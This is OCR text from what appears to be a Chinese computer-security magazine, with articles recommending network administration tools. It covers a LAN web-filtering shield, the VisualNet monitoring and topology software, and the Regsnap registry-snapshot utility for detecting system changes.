


图 5

除了“Web soft 防护盾”帮你管理计算机之外，你可以对局域网中的任何一台计算机发送信息，点击“主机操作”菜单中的“发送信息”输入要发送的内容，点“确定”就OK了，图6所示就是财务部其中一台主机收到的警告信息！



图 6

Web soft 防护盾最主要的功能就在于它的能对网站和关键字进行过滤，同时又可以向局域网中的任何一台主机发送信息。如果多次发送，同事还不听劝，那么还可以用最狠的一招，那就是“无影脚”，直接将他踢出局域网，他就不可以上网了（呵呵～～！够狠吧～～）。同时在学校也非常有用；对学生健康地接触网络非常有用。不愧是网管员的福音软件。

适合对象：脚本编写人员
前置知识：网络管理相关知识

网络管理“清晰可见”

文／图 Chinadata

蝴蝶：网络管理是一个网管的基本责任，无论是广域网还是局域网都是一样。今天我们向大家推荐一款由国人编制的网管软件，这款软件是网管软件中比较实用的一款，能切实减轻很多网络管理员纷繁的工作量。以后我们也会陆续地推出这样的优秀工具，希望大家喜欢！同时，如果你有什么好的程序值得推荐或者点播，请直接给我来信:email:liuliu@hacker.com.cn!

我们公司里有152个员工,计算机有80台，我的网络管理员工作就是不停地查找问题、分析问题、解决问题，我那个累啊，简直是语言无法表达！（看《黑客防线》的网管们一定有很深的体会！T_T）一个偶然的机会，一个朋友介绍我使用VisualNet，从此我“汗水和泪水”的工作终于一去不复返，现在我可以轻松搞定计算机的内部管理，分出了更多的时间来做网络的安全维护工作，不废话了，下面和大家一起来分享VisualNet的强大功能。




图 1

VisualNet不需要安装客户端，只需在管理者计算机上安装，即可对整个网络的情况了如指掌。在安装了VisualNet之后，先进行必要的系统配置（图1）。

设备监视配置：主要是配置设备轮询的间隔以及后台线程池的线程数。

超时设置：主要是配置ICMP、SNMP、SOCKET项的超时参数以及设备接口过高的报警阀值。

监视方式与优化。

（1）状态监视：禁用表示取消所有设备的状态监视，全部监视表示所以设备的状态，自定义是根据设备自己的监视配置项来决定的。

（2）优化策略：不使用定时监视，普通是根据特性对其监视时间上进行优化，高级则是优化系统更大，推荐使用普通。

（3）监视协议：监视协议是指通过何种方式知道设备的设态，目前支持ICMP、TCP、ICMP+TCP，更多的方式更在添加中。当设备以及网络普遍支持ICMP时推荐使用ICMP+TCP。如果多数不支持TCP，推荐使用TCP。

（4）端口监视：“禁用”表示所有设备的端口状态都不监视，“全部”表示所有设备的端口状态都监视，“自定义”表示根据设备自身信息中的监视配置项来决定。

（5）接口监视：“禁用”表示所有设备的接口状态和流量都不监视，“全部”表示所有设备的接口状态和流量都监视，“自定义”表示根据设备自身信息中的监视配置项来决定。剩下的工作就是对数据库进行简单的配置，这里就不浪费宝贵的版面了（要不然同仁们会有意见的，呵呵！）。

VisualNet强大功能展示

1．VisualNet可以对整个网段或者以一个路由设备连接整个网络，并可构建整个网络的拓扑视图。这里你不必知道你计算机所在的网络的连接情况，也不用自己来做网络的拓扑视图，VisualNet已经为你提供了灵活的自动发现功能，自动捕获网络的连接情况，自动绘制网络拓扑视图。




图 2

VisualNet通过设备特征以及SNMP等多种信息准确的识别各个设备的操作系统类型。如果你是小型的网络，它会为你发现网络内部的所有连接情况，然后添加进行管理的设备、主机、路由等（图2）。

VisualNet的设备路由拓扑视图直观地体现设备在互联网上经过的路由器，以及相互的联接情况，便于故障追踪以及状态监控和管理。该拓扑是以管理端为出发点观察各个设备的路由连接情况（图3）。




图 3

“设备互联拓扑视图”与“路由拓扑”不同的是设备互联拓扑表现的是拓路由器、交换机以及其他所有网络设备的接口分布以及它们所对应的所有设备的连接关系。VisualNet中引入了灵活的设备类型管理机制，使得设备可以分类管理、监视和呈现，随着各种新设备的使用，用户还可以在系统的设备库中添加自定义的新设备，包括呈现现图标等。VisualNet中通过维护一个用户可以扩充的端口类型类来实现对网络设备端口服务的监测，完全可以根据用户的实际情况修改和扩充缺省的端口库，实现定制化的端口服务监测。同时，在VisualNet中还引入了端口服务确认机制实现对端口服务类型的确认（图4）。

2

VisualNet除自身具有强大的网强管理功能外还嵌入自带大量的网络测试分析工具，同时可以平滑方便地嵌入其他网管系统或用户自己开发的工具集，使你在网络管理过程中得心应手。





图 4

图5是在网管平台上嵌入微软终端服务客户端的示范（是不是很方便啊？）。



图 5

你可以根据设备的分类、地理位置、项目分组、部分分类、机构分类以及业务情况等自己定义视图，在不同的视图中可以随意增加设备节点；可以说视图成了具有一定意义的设备的一个集合。VisualNet中通过设备以及接口同用户的关联，实现了网管平台上的资产管理和用户管理，不管是在企业还是在IDC都可以灵活地实现这一功能。VisualNet既可以全局地配置对设备的监视方式，也可以对单个设备过行单独的配置，可以实现对任意设备的设备状态、服务端口状态、接口状态的灵活监视。值得一提的是，VisualNet提出了设备后台监视的优化策略，改变了原来盲目的定时的发送大量包来检测设备状态的方式。VisualNet将系统低层产生的种种网络状态的变化通过灵活的事件定义呈现出来，可以根据低层网络设备的分类、型号、IP以及触发事件的类型来自定义事件的名字、级别，以及配置相应的报警方式，真正实现针对设备一级的事件灵活配置（图6）。



图 6

3．报警方式是事件的表达方式，VisualNet可以根据所配置的各个事件灵活地提供声音节点颜色变化、邮件、外部程序、WinPop,以及短消息等多种报警方式，准确无误地将事件呈现出来。事件浏览器使您可以方便地查看任意设备在任意时间段内所发发生的事件信息（图7）。

对管理操作、管理事件、故障事件进行分门别类的记录，并要求管理人员对所发生的各种事件进行确认。VisualNet还提供了强大、灵活的日志库管理功能。网管日志是分析网络安全性能的重要依据，是对网络管理进行安全审计的关键数据。在网络性能管理上VisualNet提供了对设备性能的监视，包括设备的时延、丢包率、带宽检测、CPU率利用，内存利用率以及磁盘空间利用率等多种信息，使网管员能直观地了解设备当前的运行情况，同时可以为设备配置性能参数阀值，以配合事件管理器产生相应的事件。设备实时监视分为设备时延监视和可达该设备的带宽监视。对接口的流量监视主要体现在交换机、路由器等网络设备，网管员可以在设备接口视图中直观地看到设备接口的输入，输出流量和使用率并为其配置报警阀值。接口性能管理配合报表系统可以产生接口流量报表。通过该方式可以直观地发现病毒风暴以及异常黑客攻击、高带宽占用等情况（图8）。


图 7

4．值得大家注意的是，该软件可以实时监测接口的输入和输出流量，以及相应的输入和输出带宽利用率，轻松实现对网络流量的监视以及对网络故障的侦测和判定。


图 8

VisualNet可以监测运行系统本身的运行情况，包括网络状况、CPU使用率、内存使用率等，以此来调整自身的运行参数，确保稳定运行。

除上面我给大家介绍的功能之外，VisualNet提供了对网络安全的监护和对常见网络安全攻击的检测，包括了原ARPKiller改编的AntiSniffer（检测局域网内哪些机器

适合读者	普通网络用户
前置知识	网络安全常识、系统注册表常识

蝴蝶：编辑部里的大编、小编都看我吃鸡腿眼馋，所以以wtf为首的“鸡腿别动队”正式成立，后面刘流、脚本小子等一干人等积极加入！每天就绕着我的包转，可是小妹也不是好惹的！哼！我抱着包上班！他们看一计不成，又生一计：给我电脑种后门！天啊！大家没看见那个阵势——网络上最流行的、功能最强大的、他们自己写的、内核级的后门全来了！我一离开电脑就不安全，后来小妹的玉照还给他们弄去了！55555……，不过幸好icefire是个“硕果仅存”的好人，他给小妹推荐了个监视系统的工具，嘿嘿，这下我再不怕“鸡腿别动队”了！

Regsnap，完全监控你的系统

文/图 netff

作为电脑使用者，在安装完一个软件之后，有时需要知道该软件的文件都存放在哪里，有没有将文件存放在系统目录，以及软件修改了注册表中的键项等等。而这些相关的信息软件又没有提供说明，这让管理员非常的头痛。

作为一个网络管理员，需要及时知道服务器最近有没有遭受黑客的入侵，是否有黑客工具在系统当中存放。而现在恶意程序的隐藏技术非常高明，常常让众多管理员疲于奔命仍应付不过来。这时候，如果管理员有一个工具能够帮助管理员查询当前的系统跟以前的系统发生了哪些变化以及了解具体的变动内容的话，就可以大大提升管理员的工作效率、减轻管理员的负担。鉴于这些原因，在这里向大家推荐一个优秀的系统监视工具——Regsnap。

Regsnap可以非常详细地向你报告注册表及其他与系统有关目录文件的变化情况。利用Regsnap的比较功能可以向你报告注册表中被修改了哪些键以及修改前、后的值各是多少。另外，Regsnap除了可以向你报告注册表的变动内容外，它还可以报告系统的其他情况：如系统目录和系统的 system 子目录下文件的变化情况，包括删除、替换、增加了哪些文件；Windows 的系统配置文件 win.ini 和 system.ini 的变化情况，包括删除、修改和增加了哪些内容；自动批处理文件 autoexec.bat 是否被修改过。该软件还可以在需要的时候方便地恢复注册表，可以直接调用 regedit 程序查看或修改注册表。




图 1

下面我们具体来看怎么使用它：Regsnap在安装完成后默认会自动启动程序，并询问用户要做什么（图1）。

由于我们是第一次使用Regsnap，所以现在还没有可以做比较的“快照”。在这里建议对当前的机器新建一个快照，“拍”下当前机器注册表及系统目录的状况，以方便日后管理、维护时作为依据、比较时需要。所以在图1中按“新建快照”按钮创建一个新的快照，打开一个如图2的对话框：

